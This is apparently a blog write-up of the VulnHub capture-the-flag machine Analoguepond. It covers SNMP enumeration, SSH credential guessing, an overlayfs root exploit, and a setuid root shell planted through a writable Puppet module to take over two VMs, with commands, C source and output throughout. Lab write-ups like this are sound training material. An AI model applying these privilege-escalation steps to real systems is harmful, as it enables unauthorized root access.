MAY 30TH, 2019 | COMMENTS

Pond. Analoguepond

Today's VM should be fun, since it's from knightmare, so we should expect lots of references! I'm also not sure about the actual name of the box, if it's Analougepond or Analoguepond. A promising start =D

> *Remember TCP is not the only protocol on the Internet My challenges are never finished with root. I make you work for the flags. The intended route is NOT to use forensics or 0-days, I will not complain either way.*
>
> *To consider this VM complete, you need to have obtained:*
>
> *Troll Flag: where you normally look for them*
>
> *Flag 1: You have it when you book Jennifer tickets to Paris on Pan Am.*

whoami

switch (interests){
case INFORMATION SECURITY:
Mostly offensive security, but trying to be well-rounded in everything;
case PYTHON:
Mainly security and sysadmin related scripting;
case LINUX:
Greetings from /dev/null;
case JAPANESE:
Language, anime, samurai;
case MARTIAL ARTS:
If it's fighting I like it;
case MILITARY SCIENCE:
Ancient, medieval, modern;
default: GAMING;}

Recent Posts

There be Tr0lls - Part 3

No Mercy

Pond. Analoguepond

> *Flag 2: It will include a final challenge to confirm you hit the jackpot.*
>
> *Have root everywhere (this will make sense once you're in the VM)*
>
> *User passwords*
>
> *2 VNC passwords*
>
> *Best of luck! If you get stuck, eat some EXTRABACON*
>
> *NB: Please allow 5-10 minutes or so from powering on the VM for background tasks to run before proceeding to attack.*

For the recon part, today I'll be using Reconnoitre

> *A reconnaissance tool made for the OSCP labs to automate information gathering and service enumeration whilst creating a directory structure to store results, findings and exploits used for > each host, recommended commands to execute and directory structures for storing loot and flags.*

```
reconnoitre -h
usage: reconnoitre [-h] -t TARGET_HOSTS -o OUTPUT_DIRECTORY [-w WORDLIST]
                   [-p PORT] [--pingsweep] [--dns] [--services] [--hostnames]
                   [--snmp] [--quick] [--virtualhosts]
                   [--ignore-http-codes IGNORE_HTTP_CODES]
                   [--ignore-content-length IGNORE_CONTENT_LENGTH] [--quiet]
```

Derpnstink

Donkey Docker

GitHub Repos

cyber-support-base
Collection of bookmarked tools for security, red teaming, blue teaming, pentesting and other

automation
Various automation tasks

network_scripts
Collection of miscellaneous scripts

linux_privcheck
Check privileges, settings and other information on Linux systems and suggest exploits based on kernel versions

kloggy

@chousensha on GitHub

Latest Tweets

zettai_reido
@chous3nsha

Had some fun with @VulnHub Tr0ll 3 machine - writeup here: chousensha.github.io/blog/2019/09/0.

Sep

```
                    [--no-udp]

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET_HOSTS       Set a target range of addresses to target. Ex
                        10.11.1.1-255
  -o OUTPUT_DIRECTORY   Set the output directory. Ex /root/Documents/labs/
  -w WORDLIST           Set the wordlist to use for generated commands. Ex
                        /usr/share/wordlist.txt
  -p PORT               Set the port to use. Leave blank to use discovered
                        ports. Useful to force virtual host scanning on non-
                        standard webserver ports.
  --pingsweep           Write a new target.txt by performing a ping sweep and
                        discovering live hosts.
  --dns, --dnssweep     Find DNS servers from a list of targets.
  --services            Perform service scan over targets.
  --hostnames           Attempt to discover target hostnames and write to
                        0-name.txt and hostnames.txt.
  --snmp                Perform service scan over targets.
  --quick               Move to the next target after performing a quick scan
                        and writing first-round recommendations.
  --virtualhosts        Attempt to discover virtual hosts using the specified
                        wordlist.
  --ignore-http-codes IGNORE_HTTP_CODES
                        Comma separated list of http codes to ignore with
                        virtual host scans.
  --ignore-content-length IGNORE_CONTENT_LENGTH
                        Ignore content lengths of specificed amount. This may
                        become useful when a server returns a static page on
                        every virtual host guess.
  --quiet               Supress banner and headers to limit to comma dilimeted
                        results only.
  --no-udp              Disable UDP services scan over targets.
```

I ran reconnoitre and it created a directory structure with multiple files:

```
reconnoitre -t 192.168.159.136 --services -o .

  __
|\"\"\"\-=  RECONNOITRE
(____)      An OSCP scanner by @codingo_

[+] Testing for required utilities on your system.
[#] Performing service scans
[*] Loaded single target: 192.168.159.136
[+] Creating directory structure for 192.168.159.136
   [>] Creating scans directory at: ./192.168.159.136/scans
   [>] Creating exploit directory at: ./192.168.159.136/exploit
   [>] Creating loot directory at: ./192.168.159.136/loot
   [>] Creating proof file at: ./192.168.159.136/proof.txt
[+] Starting quick nmap scan for 192.168.159.136
[+] Writing findings for 192.168.159.136
[*] Found SSH service on 192.168.159.136:22
[*] TCP quick scans completed for 192.168.159.136
[+] Starting detailed TCP/UDP nmap scans for 192.168.159.136
[+] Writing findings for 192.168.159.136
[*] Found SSH service on 192.168.159.136:22
[*] TCP/UDP scans completed for 192.168.159.136
```

The files contain the commands that were run and the output, along with recommendations. The scans revealed that SSH and SNMP are open on the box:

```
PORT    STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; prc
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 096a5051642b555800000000
|   snmpEngineBoots: 19
|_  snmpEngineTime: 3h58m00s
```

```
| snmp-sysdescr: Linux analoguepond 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24
|_  System uptime: 3h58m0.20s (1428020 timeticks)
Service Info: Host: analoguepond
```


Next I enumerated the SNMP information:

```
snmp-check 192.168.159.136
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.159.136:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 192.168.159.136
  Hostname                      : analoguepond
  Description                   : Linux analoguepond 3.19.0-25-generic #26~14.04.1-Ubunt
  Contact                       : Eric Burdon <eric@example.com>
  Location                      : There is a house in New Orleans they call it...
  Uptime snmp                   : 05:15:30.80
  Uptime system                 : 05:15:20.10
  System date                   : 2019-5-23 15:39:09.0
```

We have a possible user account called *eric*. I googled the line about New Orleans and found it's from a song:

> *There is a house in New Orleans They call the rising sun*

The credentials `eric/therisingsun` worked for SSH. In the home directory I found a funny image that may be useful for something later:



I ran LinEnum on the box and noticed some VMs running on it:

```
[-] ARP history:
barringsbank.example.com (192.168.122.3) at 52:54:00:6d:93:6a [ether] on virbr0
? (192.168.159.129) at 00:0c:29:9c:6f:0f [ether] on eth0
puppet.example.com (192.168.122.2) at 52:54:00:5b:05:f7 [ether] on virbr0
? (192.168.159.1) at 00:50:56:c0:00:01 [ether] on eth0
```

Troll flag

The OS running is Ubuntu 14.04.5 LTS, so it's vulnerable to the overlayfs exploit. With it, I got root easily, and read the first flag:

```
root@analoguepond:/root# cat flag.txt
C'Mon Man! Y'all didn't think this was the final flag so soon...?

Did the bright lights and big city knock you out...? If you pull
a stunt like this again, I'll send you back to Walker...

This is obviously troll flah #1 So keep going.
```

2 VNC passwords

Ok, we have root, but this is only the beginning. We know that we should find 2 VNC passwords, and they are probably for the 2 VMs we identified earlier. I confirmed it:

```
root@analoguepond:/etc/libvirt/qemu# netstat -antp | grep 5900
tcp        0      0 127.0.0.1:5900          0.0.0.0:*               LISTEN      1260/qemu
```

I searched for the VM configuration files, they were located in `/etc/libvirt/qemu`:

```
root@analoguepond:/etc/libvirt/qemu# ls *.xml
barringsbank.xml  puppet.xml
```

I read the files and found the password for **barringsbank** is `memphistennessee`, while the password for **puppet** is `sendyoubacktowalker`. Since nc was installed on the box, I used it to port scan the VMs. They didn't have 5900 port open, but they did have SSH listening:

```
root@analoguepond:/etc/libvirt/qemu# nc -zv 192.168.122.3 22
Connection to 192.168.122.3 22 port [tcp/ssh] succeeded!
root@analoguepond:/etc/libvirt/qemu# nc -zv 192.168.122.2 22
Connection to 192.168.122.2 22 port [tcp/ssh] succeeded!
```

Rooting puppet

I tried to SSH on the puppet VM first, to see if I can get any info, and the banner did not disappoint:

```
ssh root@192.168.122.2
+---------------------------------------------------------------------------+
| Passwords are very dated.. Removing spaces helps sandieshaw log in with her |
| most famous song                                                          |
+---------------------------------------------------------------------------+
```

We found out there's a sandieshaw user and got a hint for the password. After a little Googling, I learned that one of Sandie Shaw's most famous songs is Puppet on a String..and this suits the VM, so I removed the spaces and tried lowercase first, and got in with `sandieshaw/puppetonastring`.

This seems to be a Puppet-centric machine. Puppet is a tool for automating infrastructure and software configuration management. You can learn more from https://puppet.com/

Back to the machine, I checked that Puppet is running:

```
sandieshaw@puppet:~/.puppet$ ps aux | grep puppet
puppet    1020  0.9  5.1 315408 52728 ?        Ssl  09:21   0:46 /usr/bin/ruby /usr/bin/p
root      3408  0.5  0.0   4448   672 ?        Ss   10:40   0:00 /bin/sh -c /usr/bin/pupp
root      3409 24.8  1.9  79220 20312 ?        Sl   10:40   0:04 /usr/bin/ruby /usr/bin/p
```

Then I looked inside puppet's config directory, in */etc/puppet*, and I found lots of configuration files for the barringsbank VM inside `modules/vulnhub/files/`:

```
sandieshaw@puppet:/etc/puppet/modules/vulnhub/files$ ls
barringsbank-group      barringsbank-passwd       hosts.deny    puppet-hosts.allow  puppe
barringsbank-hosts.allow  barringsbank-sshd_config  puppet-group  puppet-passwd       ssh
```

In the *barringsbank-passwd* file, I found the user list, the interesting one to keep in mind is:

```
nleeson:x:1000:1000:Nicholas Leeson,,,:/home/nleeson:/bin/bash
```

Continuing with the information gathering, the *barringsbank-sshd_config* reveals that public key authentication is used for SSH on the VM.

Inside *manifests* there's a module called *init.pp* that removes from the system the useful command line utilities lice nmap, ncaat, etc. and reverses changes to key system files. It's pretty funny and contains references to various Vulnhub users.

```
## Module to unwind changed #vulnhub people make.  This will unwind the most
## common vectors they used to get at my other VMs

class vulnhub {

## purge packages they abuse too (hello mrB3n, GKNSB, Ch3rn0byl, mr_h4sh)
$purge = [ "nano", "wget", "curl", "fetch","nmap", "netcat-traditional",
           "ncat", "netdiscover", "lftp" ]
  package { $purge:
```

```
  ensure => purged,
  }

## The encryption is still primative Egyptian (Hello drweb)
$theresas_nightmare = [ "cryptcat", "socat" ]
  package { $theresas_nightmare:
  ensure => present,
  }

## Adding to sudoers is a bit naughty so reverse that (most of #vulnhub)
file { "/etc/sudoers.d":
  ensure => "directory",
  recurse => true,
  purge   => true,
  force   => true,
  owner   => root,
  group   => root,
  mode    => 0755,
  source  => "puppet:///modules/vulnhub/sudoers.d",
  }

## revert /etc/passwd (Hey rfc, kevinnz!)
file {'/etc/sudoers':
  ensure => present,
  owner  => root,
  group  => root,
  mode   => 0440,
  source => "puppet:///modules/vulnhub/sudoers",
  }

## revert /etc/passwd (Hey Rasta_Mouse!)
file {'/etc/passwd':
  ensure => present,
  owner  => root,
  group  => root,
  mode   => 0644,
  source => "puppet:///modules/vulnhub/${hostname}-passwd",
```

```
  }

## and /etc/group (Hello to you cmaddy)
file {'/etc/group':
  ensure => present,
  owner  => root,
  group  => root,
  mode   => 0644,
  source => "puppet:///modules/vulnhub/${hostname}-group",
  }

## Mr Potato Head! BACKDOORS ARE NOT SECRETS (Hey GKNSB!)
file {'/etc/ssh/ssd_config':
  ensure => present,
  owner  => root,
  group  => root,
  mode   => 0644,
  source => "puppet:///modules/vulnhub/${hostname}-sshd_config",
  notify => Service["ssh"],
  }

## Leave US keyboard for those crazy yanks, and not to torture Ch3rn0byl like
## Gibson
cron { "puppet check in":
  command => "/usr/bin/puppet agent --test > /dev/null 2>&1",
  user => "root",
  minute => "*/10",
  ensure => present,
  }

## Everyone forbidden by default (Hey wrboyce, rasta_mouse, 8bitkiwi)
file {'/etc/hosts.deny':
  ensure => present,
  owner  => root,
  group  => root,
  mode   => 0644,
  source => "puppet:///modules/vulnhub/hosts.deny",
```

```
  }

## Firewall off to only specific hosts (Hello Bas!)
file {'/etc/hosts.allow':
  ensure => present,
  owner  => root,
  group  => root,
  mode   => 0644,
  source => "puppet:///modules/vulnhub/${hostname}-hosts.allow",
  }

## Don't fill up the disk (Hey GlobalMaquereau, g0bl1n)
tidy { "/var/lib/puppet/reports":
   age     => "1h",
   recurse => true,
  }

## Changing openssh config requires restart
service { 'ssh':
  ensure      => running,
  enable      => true,
  hasstatus   => true,
  hasrestart  => true,
  }

}
```

Inside the *fiveeights* module there's another file referencing the contents of SSH authorized keys for the nleeson user:

```
sandieshaw@puppet:/etc/puppet/modules$ cat fiveeights/manifests/init.pp
## Nick's secret file hide the screw-ups
class fiveeights {

## private key held elsewhere. Keep looking
```

```
    file { '/home/nleeson/.ssh/authorized_keys':
    content => "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCTPnm+I5zEPNUHc1PgmsIxK8XCvtRECY6nTFC
    }
}
```

Another interesting module is the *wiggle* one, that references a binary called *spin* that needs to be present in /tmp, and when puppet runs it will change its ownership to root and make it SUID:

```
sandieshaw@puppet:/etc/puppet/modules$ cat wiggle/manifests/init.pp
## My first puppet module by Nick Leeson (C) Barringsbank
## Put spin binary in /tmp to confirm puppet is working
class wiggle {

file { [ "/tmp/spin" ]:
  ensure  => present,
  mode    => 4755,
  owner   => root,
  group   => root,
  source  => "puppet:///modules/wiggle/spin";
  }


}
```

This module looks like the way in for privilege escalation. You can find the spin binary and its source code inside */etc/puppet/modules/wiggle/files*, it just spins the cursor and outputs a character out of a list. Not too useful, but our sandieshaw user is the owner and has write permissions over it:

```
sandieshaw@puppet:/etc/puppet/modules/wiggle/files$ ls -l
total 724
```

```
-rwxrwxr-x 1 sandieshaw sandieshaw 733480 Dec 21  2016 spin
-rw-rw-r-- 1 sandieshaw sandieshaw    376 Dec 17  2016 spin.c
```

In order to exploit this, I created a malicious spin executable with a SUID shell:

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
    setuid(0);
    setgid(0);
    system("/bin/sh");
}
```

Then I copied it to the box:

```
scp spin eric@192.168.159.136:/home/eric
```

Next I transferred it to the puppet VM:

```
eric@analoguepond:~$ scp spin sandieshaw@192.168.122.2:/etc/puppet/modules/wiggle/files/s
sandieshaw@puppet:/etc/puppet/modules/wiggle/files$ ls -l spin
-rwxrwxr-x 1 sandieshaw sandieshaw 16712 May 29 15:42 spin
```

The next time the puppet agent runs, it puts the malicious spin binary in /tmp and makes it SUID root:

```
ls -l /tmp
total 20
-rwsr-xr-x 1 root root 16712 May 29 15:43 spin
```

We are now able to become root:

```
sandieshaw@puppet:~$ /tmp/spin
# ls /root
protovision
```

Inside /root/protovision we find some files and a hidden directory:

```
# ls -alh
total 24K
drwxr-xr-x 3 root root 4.0K Dec 21  2016 .
drwx------ 4 root root 4.0K Jan  7  2017 ..
-rw-r--r-- 1 root root  401 Dec 21  2016 flag1.txt.0xff
drwxr-xr-x 3 root root 4.0K Dec 21  2016 .I_have_you_now
-rw-r--r-- 1 root root   39 Dec 17  2016 jim
-rw-r--r-- 1 root root   53 Dec 17  2016 melvin
```

Checking the flag first:

```
# cat flag1.txt.0xff
3d3d674c7534795a756c476130565762764e4849793947496c4a585a6f5248496b4a3362334e3363684248496
```

This hex string is decoded to a revere base64 string:

```
==gLu4yZulGa0VWbvNHIy9GIlJXZoRHIkJ3b3N3chBHIhBCZulmZgQHanlWbgU3b5BCLulGIzVGd15WatByMyASbv
```

I reversed it and decoded it for this hint:

```
https://www.youtube.com/watch?v=GfJJk7i0NTk If this doesn't work, watch Wargames from 23
```

Watching the clip, the interesting line is the shouted “Backdoors are not secrets”. This is confirmed by the jim and melvin files:

```
# cat jim
Mr Potato Head! Backdoors are not a...
# cat melvin
Boy you guys are dumb! I got this all figured out...
```

Inside the hidden folder we find a picture and another hidden folder:

```
drwxr-xr-x 3 root root 4.0K Dec 18  2016 .a
-r-------- 1 root root  71K Dec 18  2016 grauniad_1995-02-27.jpeg
```

The picture states that Barings Bank goes bust. The hidden folder goes on with another and another so I enumerated all:

```
# find . -type d
.
./.a
./.a/.b
```

```
./.a/.b/.c
./.a/.b/.c/.d
./.a/.b/.c/.d/.e
./.a/.b/.c/.d/.e/.f
./.a/.b/.c/.d/.e/.f/.g
./.a/.b/.c/.d/.e/.f/.g/.h
./.a/.b/.c/.d/.e/.f/.g/.h/.i
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s/.t
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s/.t/.u.
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s/.t/.u./v.
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s/.t/.u./v./w.
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s/.t/.u./v./w./x.
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s/.t/.u./v./w./x./y
./.a/.b/.c/.d/.e/.f/.g/.h/.i/.j/.k/.l/.m/.n/.o/.p/.q/.r/.s/.t/.u./v./w./x./y/.z
```

All the way down, we find 2 files:

```
# ls
my_world_you_are_persistent_try  nleeson_key.gpg
```

Let's see what we have here:

```
# cat my_world_you_are_persistent_try
```

```
joshua
```

Might be a password for something later. The other file is related to the nleeson user we found on the other VM a while ago. I tried to decrypt it with the password *secrets*, but it didn't work. But the hint in the jim file was referring to a secret, so I tried `secret` and it decrypted a private SSH key for nleeson:

```
# gpg -d nleeson_key.gpg
gpg: CAST5 encrypted data
gpg: gpg-agent is not available in this session
gpg: encrypted with 1 passphrase
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,1864E0393453C88F778D5E02717B8B16

RTSpHZnf1Onpy3OHfSat0Bzbrx8wd6EBKlbdZiGjEB0AC4O0ylrSBoWsEJ/loSL8
jdTbcSG0/GWJU7CS5AQdK7KctWwqnOHe9y4V15gtZcfgxNLrVfMUVAurZ3n2wQqK
ARmqBXhftPft8EBBAwWwQmBrD+ufF2uaJoKr4Bfu0zMFQxRnNDooBes5wyNO/7k6
osvGqTEX/xwJG1GB5X0jsDCmBH4WXhafa0nzZXvd2Pd3UpaWPEgyq3vxIQaredR8
VbJbPSeKypTIj3UyEj+kjczhCiWw9t0Mv0aV4FtMOesnDQYJskL8kSLGRkN+7lHD
IcHz7az9oqYGBSq77lPkmk7oIpT/pg80pfCyHExROwlTRPzVRHv7KGiKd35R0Hl9
7CUQPCjH5ltQW4B6XUmxmoT8N14w5HOxb/JlV7s2g6dXYT0azOeqDsGivpgMY3vy
rtVakLIsZeYaZYSr6WvTFclXWYctYPMgzRewiRPjyn6DXiD6MtCJZj2CqJ47tP37
eRRgRRH6a1Sm/BkfSPIXlV0tTpOXfjtHG7VoIc5X343GL/WHM/nhNFvMLdRnVXRM
YOEKAsYklBLqZ99btTESwJZt9HG/cGpQrbgFwxKPoJy7f5wNLOa1ZhpDyw1IqokO
Pq4r8zZj4ASyg3gl7ByG11C272mkMG8yiIwOckVgNec/se18PUGBw1HHgRuyzDym
/6/cwkDzoJlResjsNDQCQcNzSOoZxi3GFIIiB+HjG84MF+ofnn3ayaUZLUaBbPMJ
jQ7dP6wqIMYwY5ZM6nRQ+RnL6QVBHnXH9RjmbzdVMzmQDjPS0lOg5xkU8B78vG6e
lphvmlLSM+PFVOqPwhVB8yon97aU23npKIOPu44VsUXU0auKI94qoX0I1EDDQFrE
UqpWUpCCHrRRTZCdnnE6RnJZ+rjGPvFA95lhUp1fpF8l4U3a8qKlsdtWmzYxHdyg
+w0QE8VdDsNqgCP7W6KzvN5E5HJ0bbQasadAX5eDd6I94V0fCZrPlzM+5CAXH4E4
qhmWQPCw7Q1CnW61yG8e9uD1W7yptK5NyZpHHkUbZGIS+P7EZtS99zDPh3V4N7I2
Mryzxkmi2JyQzf4T1cfK7JTdIC2ULGmFZM26BX3UCV0K+9OOGgRDPU4noS0gNHxP
VaWVmjGgubE4GDlW0tgw1ET+LaUdAv/LE+3gghpRLn1imdaW9elnIeaVeOWcyrBC
Ypl8AjYXNRd0uLWBC8xbakmK1tZUPXwefqjQpKjuIuYmmVes3M4DFxGQajmK03nO
```

```
oGaByHu0RVjy0x/zBuOuOp6eKpeaiLWfLM5DSIWlksL/2dmAloSs3LrIPu4dTnRb
v2YQ+72nLI62alLEaKwXUBoHSSRNTv0hbOyvV8YUp4EmJ8yShAmEE/n9Et62BwYB
rsi0RhEfih+43PzlwB91I4Elr2k3eBwQ9XiF3KdVgj6wvwqNLZ7aC5YpLcYaVyNT
fKzUxX02Ejvo60xWJ8u6GIhUK404s2WVeG/PCLwtrKGjpyPCn3yCWpCWpGPuVNrx
Wg0Um581e4Vw5CLDL5hRLmo7wiqssuL3/Uugf/lc2vF+MxJyoI1F9Zkt2xvRYrLB
-----END RSA PRIVATE KEY-----
gpg: WARNING: message was not integrity protected
```

I extracted the private key and used it to SSH to the other VM as nleeson. It asked for a passphrase, and I used *joshua* from the file:

```
gpg nleeson_key.gpg > nleeson_key
chmod 600 nleeson
# ssh -i nleeson nleeson@192.168.122.3
Enter passphrase for key 'nleeson':
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 4.4.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

 System information disabled due to load higher than 1.0


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

nleeson@barringsbank:~$
```

Rooting barringsbank

Inside nleeson's home there's nothing interesting. I found another reticulatingsplines picture like in eric's home. There wasn't anything exploitable around, but we know that Puppet is pushing configuration changes from the puppet VM. With my root privileges in that VM, I edited the **nodes.pp** and **site.pp** files in `/etc/puppet/manifests` to include the wiggle module on barringsbank as well:

```
node 'barringsbank.example.com' inherits 'default' {
  include wiggle
  }
```

If you're wondering how long you have to wait for Puppet changes to propagate over the nodes, there's a cron job that runs every 10 minutes:

```
# Puppet Name: puppet check in
*/10 * * * * /usr/bin/puppet agent --test > /dev/null 2>&1
```

Nothing's stopping us from running the agent though. Whichever way you choose, the spin binary will now appear in /tmp on barringsbank, and that's another root:

Inside /root there's an image owned by nleeson that I transferred all the way back to my machine:

```
-rw-rw-r--  1 nleeson nleeson 215K Dec 21  2016 me.jpeg
```

Final flag

Checking for embedded data on the image, we're being asked for a passphrase. I've used all the hints, tried extrabacon as well..but remember the 2 cow pictures called reticulatingsplines found on 2 separate machines. Trying that as the passphrase worked:

```
steghide info me.jpeg
"me.jpeg":
  format: jpeg
```

```
  capacity: 11.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "primate_egyptian_flag.txt":
    size: 3.7 KB
    encrypted: rijndael-128, cbc
    compressed: yes
```

I then extracted the file:

```
steghide extract -sf me.jpeg
Enter passphrase:
wrote extracted data to "primate_egyptian_flag.txt".
```

A big hex string that gets decoded to another reversed Base64 string. I used the CLI to decode the flag:

```
cat primate_egyptian_flag.txt | xxd -p -r | rev | base64 -d

Here's a fender bass for you...

                                ,-.         _.---._
                               |  `\.__.-''       `.
                                \  _          _  ,.   \
            ,+++=._____________)_||______|_|_||    |
           (_.ooo.==================||======|=|=||    |
              ~~'                  |  ~'      `~' o o  /
                                    \   /~`\     o o  /
                                     `~'    `-.____.-'


Congratulations to you once again and for the sixth time on capturing this
flag!

```

```
I've tried to mix things up a bit here, to move away from throw metasploit
and web exploits at things. I hope you have enjoyed that portion and your
feedback on this aspect would be appreciated.

Of note, these VMs are set to do automatic security updates using puppet,
so this ought to keep things dynamic enough for people.

Many thanks to mrB3n, Rand0mByteZ and kevinnz for testing this CTF.

A special thank you to g0tmi1k for hosting all these challenges and the
valuable advice. A tip of the hat to mrb3n for his recent assistance. Hit
me on IRC or twitter if you are looking for a hint or have completed the
challenge.

Go on, Complete the circle: 06:30 to 07:45 of episode #1 of Our Friends In
The North (C) BBC 1995.. What's the connection....?
                                                        --Knightmare
```

This was another excellent machine by Knightmare! Using puppet for exploitation was a new and exciting way to pwn the box.

```
 _______________________________________
/ Communicate! It can't make things any \
\ worse.                                /
 ---------------------------------------
       \   ^__^
        \  (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||
```

Posted by chousensha • May 30th, 2019 • penetration testing, writeups

Tweet

« Derpnstink

No Mercy »

Comments